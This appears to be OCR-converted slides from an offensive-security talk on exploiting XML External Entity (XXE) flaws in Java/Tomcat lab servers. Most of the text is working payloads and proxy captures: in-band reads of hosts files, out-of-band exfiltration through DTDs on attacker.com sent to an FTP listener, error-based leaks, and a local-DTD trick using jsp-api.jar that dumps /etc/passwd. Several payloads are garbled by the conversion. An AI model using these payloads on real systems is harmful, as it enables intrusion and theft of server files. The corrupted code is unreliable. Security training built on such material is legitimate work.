
**Response**

Raw Headers Hex XML

```
HTTP/1.1 200
Content-Type: text/xml; charset=UTF-8
Content-Length: 50
Date: Mon, 06 Jan 2020 16:08:06 GMT
Connection: close

<result><code>0</code><msg>username</msg></result>
```

# TESTING FOR XXE



```
Request
Raw Params Headers Hex
1 POST /xxe/lab3/login3 HTTP/1.1
2 Host: localhost:8081
3 Accept-Encoding: gzip, deflate
4 Accept: */*
5 Accept-Language: en
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
7 Connection: close
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 165
10
11 <?xml version="1.0" encoding="UTF-8"?>
12 <!DOCTYPE users [
13   <!ENTITY name "admin">
14 ]
15 <root>
16   <username>
17     &name;
18   </username>
     <password>
       admin
     </password>
   </root>
```

- Initially try replacing text node with general entities in the XML body and check if response is still the same which confirms entities are substituted.
- Construct an XML request with a SYSTEM/PUBLIC entity keyword pointing to Burp Collaborator URL & check for the hits
- If the request body is accepting JSON, convert JSON to XML and check the response if its parsing and returning Normal/200 OK responses
- Convert Content-Type from application/json to text/xml or application/xml etc. and check if any kind of XML parsing happens

## XXE: COMMON TECHNIQUES

InBand XXE: Ability to read any local resources on the vulnerable server in the response itself.

```
<?xml version="1.0"?>           ← XML Declaration Header  
<!DOCTYPE test [             ← Declaring a dummy !DOCTYPE Element  
  <!ENTITY xx SYSTEM "file:///C:/Windows/System32/drivers/etc/hosts">           ← Creating an External Entity "xx" referencing to "hosts" file location  
>  
<user><username>&xx;</username><password>etst</password></user>
```

Substituting our General Entity “xx”

# INBAND XXE

**Request**

Raw Params Headers Hex XML

```
POST /doLogin HTTP/1.1
Host: 192.168.0.155:8080
Content-Length: 76
Accept: application/xml, text/xml, */*; q=0.01
Origin: http://192.168.0.155:8080
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/79.0.3945.88 Safari/537.36
Content-Type: application/xml; charset=UTF-8
Referer: http://192.168.0.155:8080/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,ru;q=0.8
Connection: close

<user><username>username</username><password>wrongpassword</password></user>
```

**Response**

Raw Headers Hex XML

```
HTTP/1.1 200
Content-Type: text/xml; charset=UTF-8
Content-Length: 50
Date: Mon, 06 Jan 2020 16:08:06 GMT
Connection: close

<result><code>0</code><msg>username</msg></result>
```

Note that username element's value  
is reflected as is from the request

# INBAND XXE

**Request**

Raw Params Headers Hex XML

```
POST /doLogin2 HTTP/1.1
Host: 192.168.0.155:8080
Content-Length: 178
Accept: application/xml, text/xml, */*, q=0.01
Origin: http://192.168.0.155:8080
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.88 Safari/537.36
Content-Type: application/xml;charset=UTF-8
Referer: http://192.168.0.155:8080/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,ru;q=0.8
Connection: close

<?xml version="1.0"?>
<!DOCTYPE test [
<!ENTITY XX SYSTEM "file:///C:/Windows/System32/drivers/etc/hosts">
!>
<user><username>6xx;</username><password>etst</password></user>
```

**Response**

Raw Headers Hex XML

```
HTTP/1.1 200
Content-Type: text/xml;charset=UTF-8
Content-Length: 1238
Date: Mon, 06 Jan 2020 15:49:30 GMT
Connection: close

<result><code>0</code><msg># Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#      102.54.94.97      rhino.acme.com      # source server
#      38.25.63.10      x.acme.com          # x client host

# localhost name resolution is handled within DNS itself.
#      127.0.0.1      localhost
#      ::1            localhost
```

# XXE: COMMON TECHNIQUES

- Out-Of-Band XXE: Ability to exfiltrate any local resources on the vulnerable server to an attacker controller server.

**Request**

Raw Params Headers Hex XML

```
POST /doLogin HTTP/1.1
Host: 192.168.0.155:8080
Content-Length: 184
Accept: application/xml, text/xml, */*; q=0.01
Origin: http://192.168.0.155:8080
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/79.0.3945.88 Safari/537.36
Content-Type: application/xml; charset=UTF-8
Referer: http://192.168.0.155:8080/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,ru;q=0.8
Connection: close

<?xml version="1.0"?>
<!DOCTYPE test [
<!ELEMENT * xx SYSTEM "http://attacker.com/xxe2.dtd">
%xx;
%param1;
]%
<user><username>&exfil;</username><password>test</password></user>
```

```
root@pentest:/# ruby xxe-ftp-server.rb
FTP. New client connected
< USER anonymous
< PASS Java1.8.0_92@
> 230 more data please!
< TYPE I
> 230 more data please!
< CWD root:x:0:0:root:
> 230 more data please!
< CWD root:
> 230 more data please!
< CWD bin
> 230 more data please!
< CWD bash
> 230 more data please!
< bin:x:1:1:bin:
> 230 more data please!
< CWD bin:
> 230 more data please!
< CWD sbin
> 230 more data please!
< CWD nologin
> 230 more data please!
< daemon:::2:2:daemon:
> 230 more data please!
< CWD sbin:
> 230 more data please!
< CWD sbin
> 230 more data please!
< CWD nologin
```

## OUT-OF-BAND XXE #1

2.  
3.

```
<!ENTITY % data SYSTEM "file:///etc/hosts">
<!ENTITY % param1 "<!ENTITY exfil SYSTEM 'ftp://attacker.com:2121/_%data;'>">
```

We can extract any file say /etc/hosts over FTP since Java disallowed sending illegal characters(\r\n etc.) in HTTP request from Java 1.5

1.  
4.


```
<?xml version="1.0"?>
<!DOCTYPE r [
<!ENTITY % sp SYSTEM "http://attacker.com/xxe.dtd">
%sp;
%param1;
]>
<user><username>&exfil;</username><password>etst</password></user>
```

5.




This should be substituted by xxe.dtd contents

## OUT-OF-BAND XXE #2



```
<!ENTITY % data SYSTEM "file:///etc/hosts">
<!ENTITY % param1 "<!ENTITY exfil SYSTEM 'file:///xxxx/_%data;'">
```

In the Latest JAVA Version even FTP doesn't allow sending illegal characters anymore. However, when server errors are enabled, we can use Server Errors to throws the file contents in the error.



```
<?xml version="1.0"?>
<!DOCTYPE r [
<!ENTITY % sp SYSTEM "http://attacker.com/xxe.dtd">
%sp;           This should be substituted by
%param1;       xxe.dtd contents
]>
<user><username>&exfil;</username><password>etst</password></user>
```

# OUT-OF-BAND XXE #2

Causing FileNotFoundException to leak file/directory Contents of file:/// which is C:\ in Windows

**Request**

Raw Params Headers Hex XML

```
POST /doLogin HTTP/1.1
Host: 192.168.0.155:8080
Content-Length: 194
Accept: application/xml, text/xml, */*; q=0.01
Origin: http://192.168.0.155:8080
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/79.0.3945.88 Safari/537.36
Content-Type: application/xml;charset=UTF-8
Referer: http://192.168.0.155:8080/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,ru;q=0.8
Connection: close

<xml version="1.0"?>
<!DOCTYPE test [
<!ENTITY % xx SYSTEM "http://attacker.com/xxe2.dtd"
%xx;
%param1;
]>
<user><username>exfil</username><password>test</password></user>
```

**Response**

Raw Headers Hex HTML Render

```
HTTP/1.1 500
Content-Type: text/html;charset=utf-8
Content-Language: en
Content-Length: 3019
Date: Sat, 11 Jan 2020 16:53:39 GMT
Connection: close

</doctype html><html lang="en"><head><title>HTTP Status 500 - Internal Server Error</title><style type="text/css">body {font-family:Tahoma,Arial,sans-serif;} h1, h2, h3, b {color:white;background-color:#525D76;} h1 {font-size:22px;} h2 {font-size:18px;} h3 {font-size:14px;} p {font-size:12px;} a {color:black;} .line {background-color:#525D76;border:none;}</style><script></script><div><h1>HTTP Status 500 - Internal Server Error</h1><hr class="line" /><p><b>Type:</b> Exception Report</p><p><b>Message:</b> <test>\SRecycle.Bin</p><p><b>Description:</b> The server encountered an unexpected condition that prevented it from fulfilling the request.</p><p><b>Exception:</b> <java.io.FileNotFoundException: \test\SRecycle.Bin</p><p><b>Java Version:</b> Java 10</p><p><b>JVM Version:</b> Java HotSpot(TM) 64-Bit Server VM 25.291-b10</p><p><b>OS Version:</b> Microsoft Windows 10 Home Edition</p><p><b>Process ID:</b> 1284</p><p><b>Thread ID:</b> 1</p><p><b>Elapsed Time:</b> 0 days 0m 0s</p><p><b>OS Name:</b> Windows 10</p><p><b>OS Version:</b> 10.0</p><p><b>OS Architecture:</b> amd64</p><p><b>File Path:</b> C:\</p><p><b>File Name:</b> SRecycle.Bin</p><p><b>File Type:</b> <java.io.FileInputStream open0(Native Method)</p></div>
```

attacker.com/xxe2.dtd

```
<!ENTITY % data SYSTEM "file:///"/>
<!ENTITY % param1 "<!ENTITY exfil SYSTEM 'file:///test/_%data;' >">
```

## OUT-OF-BAND XXE

```
<?xml version="1.0"?>
<!DOCTYPE r [
<!ENTITY % sp SYSTEM "http://attacker.com/xxe.dtd">
<!ENTITY % data SYSTEM "file:///etc/hosts">
<!ENTITY % param1 "<!ENTITY exfil SYSTEM 'ftp://attacker.com:2121/ %data;'>">
%param1;
]>
<user><username>sexfil;</username><password>etst</password></user>
```

xxe.dtd Contents

This will be further substituted by “exfil” Entity

Doing this should send the file contents to attacker’s FTP server


## BUT?? LIMITATION?

```
HTTP/1.1 200
Content-Type: text/xml;charset=UTF-8
Content-Length: 143
Date: Wed, 08 Jan 2020 20:49:12 GMT
Connection: close

<result><code>3</code><msg>The parameter entity reference "%data;" cannot occur within markup in the internal subset of the DTD.</msg></result>
```

## WHAT IF THERE IS AN EGRESS FILTERING?

- Out-Of-Band HTTP requests are blocked by firewall
- Only DNS queries are made
- Cannot utilize externally hosted payload




## OUT-OF-BAND XXE #3

- File Upload on Domain/Subdomain:
- SSRF on Domain/Subdomain
- Internal Local DTD includes:  
A neat trick which can help to exploit XXE in worst cases using internal DTD files present on the server

## LOCAL DTD TECHNIQUE

- Softwares create lot of DTD files by default when installed
- Utilize the already existing DTDs on the local filesystem
- Overwrite parameter entities present inside the local DTDs
- Balance the overwritten Entities where it is called
- Insert payload as you would do in OOB Technique(xxe.dtd)

# XXE CASE STUDY AND LABS



# EXPLOITING LOCAL DTDs

## 1. Identify Softwares/Tools/Platform based on the Verbose XML Parser Errors

Non-existing directory is provided

Server throws an error with Full Path to Application Server which reveals “Tomcat” is running on Linux

Request

```
Raw Params Headers Hex
1 POST /xelab3/login3 HTTP/1.1
2 Host: localhost:8081
3 Accept-Encoding: gzip, deflate
4 Accept: */*
5 Accept-Language: en
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
7 Connection: close
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 104
10
11 <!DOCTYPE root [
12   <!ENTITY test SYSTEM "non existing">
13 ]>
14 <root>
15   <username>
16     &test;
17   </username>
18 </root>
```

Response

```
Raw Headers Hex Render
</p>
<p>
<b><br>Description<br></b>
<br>The server encountered an unexpected condition that prevented it from fulfilling the request.
</p>
<p>
<b><br>Exception<br></b>
</p>
<p>
java.io.FileNotFoundException: /usr/local/tomcat/non existing (No such file or directory)
java.base@#47:java.io.FileInputStream.open0(Native Method)
java.base@#47:java.io.FileInputStream.open(FileInputStream.java:219)
java.base@#47:java.io.FileInputStream.<init>(<FileInputStream.java:157)
java.base@#47:java.io.FileInputStream.<init>(<FileInputStream.java:112)
java.base@#47:sun.net.www.protocol.file.FileURLConnection.connect(FileURLConnection.java:86)
```

Converted text

```
Copy to clipboard Close
1 java.io.FileNotFoundException: /usr/local/tomcat/non existing (No such file or directory)
0 matches Search... Pretty
```

# EXPLOITING LOCAL DTDs

2. Install a local copy of the Identified server(Tomcat) or check source on Github etc. if open source and look/search for existing DTD files manually or use the following repo which lists DTD files present on some very popular and common applications

[https://github.com/GoSecure/dtd-finder/blob/master/list/dtd\\_files.txt](https://github.com/GoSecure/dtd-finder/blob/master/list/dtd_files.txt)

[https://github.com/GoSecure/dtd-finder/blob/master/list/dtd\\_files\\_jars.txt](https://github.com/GoSecure/dtd-finder/blob/master/list/dtd_files_jars.txt) (JAR Files containing DTDs)

```
11 /opt/sas/sw/tomcat/shared/lib/jsp-api.jar!/javax/servlet/jsp/resources/jspxml.dtd  
12 /usr/Local/tomcat/lib/tomcat-coyote.jar!/org/apache/tomcat/util/modeler/mbeans-descriptors.dtd
```

3. Based on the list above if you are able to confirm the existence of a DTD file or a JAR file containing DTDs on Tomcat's local copy next step is to confirm its presence on the target server

# EXPLOITING LOCAL DTDs

```
root@ac3c4652c38c:/usr/local/tomcat# find ~+ -type f -name *.jar
/usr/local/tomcat/bin/tomcat-juli.jar
/usr/local/tomcat/bin/bootstrap.jar
/usr/local/tomcat/bin/commons-daemon.jar
/usr/local/tomcat/lib/tomcat-i18n-es.jar
/usr/local/tomcat/lib/jasper-el.jar
/usr/local/tomcat/lib/catalina-tribes.jar
/usr/local/tomcat/lib/tomcat-jni.jar
/usr/local/tomcat/lib/ecj-4.15.jar
/usr/local/tomcat/lib/catalina.jar
/usr/local/tomcat/lib/el-api.jar
/usr/local/tomcat/lib/servlet-api.jar
/usr/local/tomcat/lib/tomcat-i18n-pt-BR.jar
/usr/local/tomcat/lib/tomcat-i18n-cs.jar
/usr/local/tomcat/lib/tomcat-i18n-de.jar
/usr/local/tomcat/lib/tomcat-util-scan.jar
/usr/local/tomcat/lib/tomcat-i18n-ko.jar
/usr/local/tomcat/lib/tomcat-api.jar
/usr/local/tomcat/lib/tomcat-i18n-ru.jar
/usr/local/tomcat/lib/tomcat-i18n-zh-CN.jar
/usr/local/tomcat/lib/tomcat-i18n-ja.jar
/usr/local/tomcat/lib/tomcat-jdbc.jar
/usr/local/tomcat/lib/annotations-api.jar
/usr/local/tomcat/lib/catalina-ssi.jar
/usr/local/tomcat/lib/catalina-ant.jar
/usr/local/tomcat/lib/jsp-api.jar
/usr/local/tomcat/lib/jasper.jar
/usr/local/tomcat/lib/tomcat-coyote.jar
/usr/local/tomcat/lib/tomcat-dbcp.jar
```

# EXPLOITING LOCAL DTDs

- The identified JAR file containing DTD(s) “/usr/local/tomcat/lib/jsp-api.jar” exists on the server as no file system errors were thrown

Request		Response	
	Raw	Headers	Raw
1	POST /xxelab3/login3 HTTP/1.1	1	HTTP/1.1 200
2	Host: localhost:8081	2	Content-Type: text/xml; charset=UTF-8
3	Accept-Encoding: gzip, deflate	3	Content-Length: 49
4	Accept: */*	4	Date: Fri, 21 Aug 2020 12:20:13 GMT
5	Accept-Language: en	5	Connection: close
6	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.116 Safari/537.36	6	
7	Connection: close	7	<result>
8	Content-Type: application/x-www-form-urlencoded		<code>
9	Content-Length: 159		0
10			</code>
11	<?xml version="1.0"?>		<msg>
12	<!DOCTYPE root [		Failure
13	<!ENTITY xxe SYSTEM "file:///usr/local/tomcat/lib/jsp-api.jar" > %xxe;		</msg>
14	]>		</result>
15	<root>		
16	<username>test</username>		
17	</root>		

# EXPLOITATION

```
<?xml version="1.0"?>
<!DOCTYPE root [
<!ENTITY % xxe SYSTEM "&file:///usr/local/tomcat/lib/jsp-api.jar" >
%xxe;
]>
<root>
<username>test</username>
</root>
```

5. JAR file is nothing but an archive; on your local copy you can extract it

```
11 /opt/sas/sw/tomcat/shared/lib/jsp-api.jar!/javax/servlet/jsp/resources/jspxml.dtd
12 /usr/local/tomcat/lib/tomcat-coyote.jar!/org/apache/tomcat/util/modeler/mbeans-descriptors.dtd
```

6. Based on the previous list we can see jspxml.dtd is present in /javax/servlet/jsp/resources/ directory inside jsp-api.jar archive on our machine

```
root@ac3c4652c38c:/tmp# unzip jsp-api.jar
Archive: jsp-api.jar
  creating: META-INF/
  inflating: META-INF/MANIFEST.MF
  inflating: META-INF/LICENSE
  inflating: META-INF/NOTICE
  creating: javax/
  creating: javax/servlet/
  creating: javax/servlet/jsp/
  inflating: javax/servlet/jsp/ErrorData.class
  inflating: javax/servlet/jsp/HttpJspPage.class
  inflating: javax/servlet/jsp/JspApplicationContext.class
  inflating: javax/servlet/jsp/JspContext.class
  inflating: javax/servlet/jsp/JspEngineInfo.class
  inflating: javax/servlet/jsp/JspException.class
  inflating: javax/servlet/jsp/JspFactory.class
  inflating: javax/servlet/jsp/JspPage.class
  inflating: javax/servlet/jsp/JspTagException.class
  inflating: javax/servlet/jsp/JspWriter.class
  inflating: javax/servlet/jsp/PageContext.class
  inflating: javax/servlet/jsp/SkipPageException.class
  creating: javax/servlet/jsp/el/
  inflating: javax/servlet/jsp/el/ELEException.class
  inflating: javax/servlet/jsp/el/ELParseException.class
  inflating: javax/servlet/jsp/el/Expression.class
  inflating: javax/servlet/jsp/el/ExpressionEvaluator.class
  inflating: javax/servlet/jsp/el/FunctionMapper.class
  inflating: javax/servlet/jsp/el/ImplicitObjectELResolver$1.class
  inflating: javax/servlet/jsp/el/ImplicitObjectELResolversScopeManager$1.class
  inflating: javax/servlet/jsp/el/ImplicitObjectELResolversScopeManager$10.class
  inflating: javax/servlet/jsp/el/ImplicitObjectELResolversScopeManager$2.class
  inflating: javax/servlet/jsp/el/ImplicitObjectELResolversScopeManager$3.class
  inflating: javax/servlet/jsp/el/ImplicitObjectELResolversScopeManager$4.class
  inflating: javax/servlet/jsp/el/ImplicitObjectELResolversScopeManager$5.class
  inflating: javax/servlet/jsp/el/ImplicitObjectELResolversScopeManager$6.class
  inflating: javax/servlet/jsp/el/ImplicitObjectELResolversScopeManager$7.class
  inflating: javax/servlet/jsp/el/ImplicitObjectELResolversScopeManager$8.class
  inflating: javax/servlet/jsp/el/ImplicitObjectELResolversScopeManager$9.class
  inflating: javax/servlet/jsp/el/ImplicitObjectELResolver$ScopeManager.class
  inflating: javax/servlet/jsp/el/ImplicitObjectELResolversScopeMap$ScopeEntry.class
  inflating: javax/servlet/jsp/el/ImplicitObjectELResolversScopeMap.class
  inflating: javax/servlet/jsp/el/ImplicitObjectELResolver.class
  inflating: javax/servlet/jsp/el/ScopedAttributeELResolver.class
  inflating: javax/servlet/jsp/el/VariableResolver.class
  creating: javax/servlet/jsp/resources/
  inflating: javax/servlet/jsp/resources/ispxml.dtd
```

# EXPLOITATION

```
<?xml version="1.0"?>
<!DOCTYPE root [
<!ENTITY % xxe SYSTEM
"jar:file:///usr/local/tomcat/lib/jsp-api.jar!/javax/servlet/jsp/resources/jspxml.dtd" >
%xxe;
]>
<root>
<username>test</username>
</root>
```

7. To access content inside JAR files we need to have support for “jar” protocol which is available in JAVA based servers

## Syntax:

jar:<protocol>://<host>/path/file.jar!/path/dir1/dir2/file.dtd

jar:file:///usr/local/tomcat/lib/jsp-api.jar!/javax/servlet/jsp/resources/jspxml.dtd

The screenshot shows a web proxy interface with two panels: Request and Response.

**Request:**

```
POST /xxelab3/login3 HTTP/1.1
Host: localhost:8081
Accept-Encoding: gzip, deflate
Accept: /*
Accept-Language: en
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/83.0.4103.116 Safari/537.36
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 205

<?xml version="1.0"?>
<!DOCTYPE root [
<!ENTITY % xxe SYSTEM
"jar:file:///usr/local/tomcat/lib/jsp-api.jar!/javax/servlet/jsp/resources/jspxml.dtd" >
%xxe;
]>
<root>
<username>test</username>
</root>
```

**Response:**

```
HTTP/1.1 200
Content-Type: text/xml; charset=UTF-8
Content-Length: 49
Date: Fri, 21 Aug 2020 12:45:45 GMT
Connection: close

<result>
<code>
0
</code>
<msg>
Failure
</msg>
</result>
```

# EXPLOITATION

8. Open the identified DTD file and search for:

1. Definition of some parameter entity
2. Summoning/calling of the same parameter entity somewhere in the file

```
<?xml version="1.0"?>
<!DOCTYPE root [
<!ENTITY % xxe SYSTEM
"jar:file:///usr/local/tomcat/lib/jsp-api.jar!/javax/servlet/jsp/resources/jspxml.dtd" >
%xxe;
]>
<root>
<username>test</username>
</root>
```

```
82  <!ENTITY % Body "(jsp:text|%Directives;|%Scripts;|%Actions;)*">           → Definition of Body
83
84
85  <!-- ===== Elements ===== -->
86
87  <!-- Root element of a JSP page.
88  -->
89  <!ELEMENT jsp:root %Body;>           → Body entity is
90  <!ATTLIST jsp:root
91      xmlns:jsp      CDATA          "http://java.sun.com/JSP/Page"
92      version       CDATA          #REQUIRED
93  >
```

Definition of Body  
parameter entity


Body entity is  
substituted here

# EXPLOITATION

```
<?xml version="1.0"?>
<!DOCTYPE root [
<!ENTITY % xxe SYSTEM
"jar:file:///usr/local/tomcat/lib/jsp-api.jar!/javax/servlet/jsp/resources/jspxml.dtd">
%xxe;
]>
<root>
<username>test</username>
</root>
```

9. In our XXE payload we can include this local DTD and rewrite Body entity
10. The Contents of overwritten entity would be substituted here so simply balance the  
`<!ELEMENT jsp:root {{HERE}} >`

```
82  <!ENTITY % Body "(jsp:text|%Directives;|%Scripts;|%Actions;)*">
83
84
85  <!-- ===== Elements ===== -->
86
87  <!-- Root element of a JSP page.
88  -->
89  <!ELEMENT jsp:root %Body;>
90  <!ATTLIST jsp:root
91    xmlns:jsp      CDATA          "http://java.sun.com/JSP/Page"
92    version        CDATA          #REQUIRED
93  >
```



Body entity is substituted here

# EXPLOITATION

11. Adding this to the XXE payload

```
<?xml version="1.0"?>
<!DOCTYPE root [
<!ENTITY % xxe SYSTEM
"jar:file:///usr/local/tomcat/lib/jsp-api.jar!/javax/servlet/jsp/resources/jspxml.dtd">
<!ENTITY % Body '<test>WE CONTROL HERE</test>'>
'>
%xxe;
]>
<root>
<username> test123 </username>
</root>
```

<!ENTITY % Body '<test>We Control Internal DTD Here</test>'>

while parsing would result something like:

```
82  <!ENTITY % Body "<jsp:text|&%Directives;|&%Scripts;|&%Actions;)*">
83
84
85  <!-- ===== Elements ===== -->
86
87  <!-- Root element of a JSP page.
88  -->
89  <!ELEMENT jsp:root (test)>We Control Internal DTD Here<!ENTITY x "Test">
```

Body entity is  
substituted here

# EXPLOITATION

- Summary:
  - We Identified a JAR file(jsp-api.jar) in one of the installed softwares on the target(Tomcat)
  - JAR file containing a DTD file (jspxml.dtd) could be accessed using jar: protocol
  - We can overwrite “% Body” parameter entity and control the contents inside the local DTD file during XML parsing
- Next:
  - Insert properly HTML encoded XML payload same as the one we used in OOB FileNotFoundException trick

```
<?xml version="1.0"?>
<!DOCTYPE root [
<!ENTITY % xxe SYSTEM
"jar:file:///usr/local/tomcat/lib/jsp-api.jar!/javax/servlet/jsp/resources/jjspxml.dtd">
<!ENTITY % Body '<test>WE CONTROL HERE</test>'>
'>
%xxe;
]>
<root>
<username> test123 </username>
</root>
```

# EXPLOITATION

- % is Hex-HTML Encoded to &#x25;
  - ‘ is Hex-HTML Encoded to &#x27;

```
<!ENTITY % file SYSTEM "file:///"><!ENTITY % eval "<!ENTITY error SYSTEM 'file:///nonexistent/%file;'">"
```

Request

Raw Params Headers Hex

```
1 POST /xelab3/Login3 HTTP/1.1
2 Host: localhost:8081
3 Accept-Encoding: gzip, deflate
4 Accept: */*
5 Accept-Language: en
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
7 Chrome/83.0.4103.116 Safari/537.36
8 Connection: close
9 Content-Type: application/x-www-form-urlencoded
10 Content-Length: 440
11
12 <?xml version="1.0"?>
13 <!DOCTYPE root [
14 <!ENTITY % xxe SYSTEM
15 "jar:file:///usr/local/tomcat/lib/jsp-api.jar!/:javax/servlet/jsp/resources/jspxml.dtd" >
16 <!ENTITY % Body '(test)>
17
18 <%Body%>
19 <!-->
20 <!-->
21 <!-->
22 <!-->
23 ]>
24 <root>
25 <username>&error;</username>
26 </root>
```

2.

4.

5.

Converted text

Copy to clipboard Close

```
1 /abcxyz/root:x:0:0:root:/bin/bash
2 daemontools:x:1:daemontools:/usr/sbin:/usr/sbin/nologin
3 bin:x:2:bin:/bin:/sbin/nologin
4 sync:x:3:sync:/dev:/usr/sbin/nologin
5 sync:x:4:65534:sync:/bin:/bin/sync
6 games:x:5:60:games:/usr/games:/usr/sbin/nologin
7 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
